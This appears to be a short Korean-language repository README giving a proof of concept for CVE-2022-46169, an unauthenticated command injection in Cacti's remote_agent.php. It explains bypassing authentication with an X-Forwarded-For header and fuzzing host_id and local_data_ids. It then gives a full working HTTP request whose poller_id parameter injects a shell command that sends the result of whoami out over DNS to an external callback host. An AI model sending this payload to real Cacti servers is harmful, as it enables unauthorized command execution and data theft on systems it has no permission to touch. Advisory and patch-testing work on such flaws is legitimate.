 0xf4n9x/cve-2022-46169
CVE-2022-46169 Cacti remote_agent.php 인증되지 않은 명령 주입.

CVE-2022-46169 Cacti remote_agent.php 인증되지 않은 명령어 주입.

인증을 우회하려면 X-Forwarded-For 헤더를 추가하십시오. 단, 그 값은 고정된 값이 아닙니다.



Burp Intruder를 사용하여 host_id와 local_data_ids의 값을 퍼즈 테스트합니다.
명령어 주입 지점은 poller_id 매개변수입니다.
GET /cacti/remote_agent.php?action=polldata&poller_id=;ping%20-c%202%20`whoami`.ccsy8s32vtc0000x5nagg8rkyboyyyyyc.oast.fun&host_id=2&local_data_ids[]=6 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; U; Linux armv6l; rv 1.8.1.5pre) Gecko/20070619 Minimo/0.020
Accept-Charset: utf-8
Accept-Encoding: gzip, deflate
Connection: close
X-Forwarded-For: 127.0.0.1

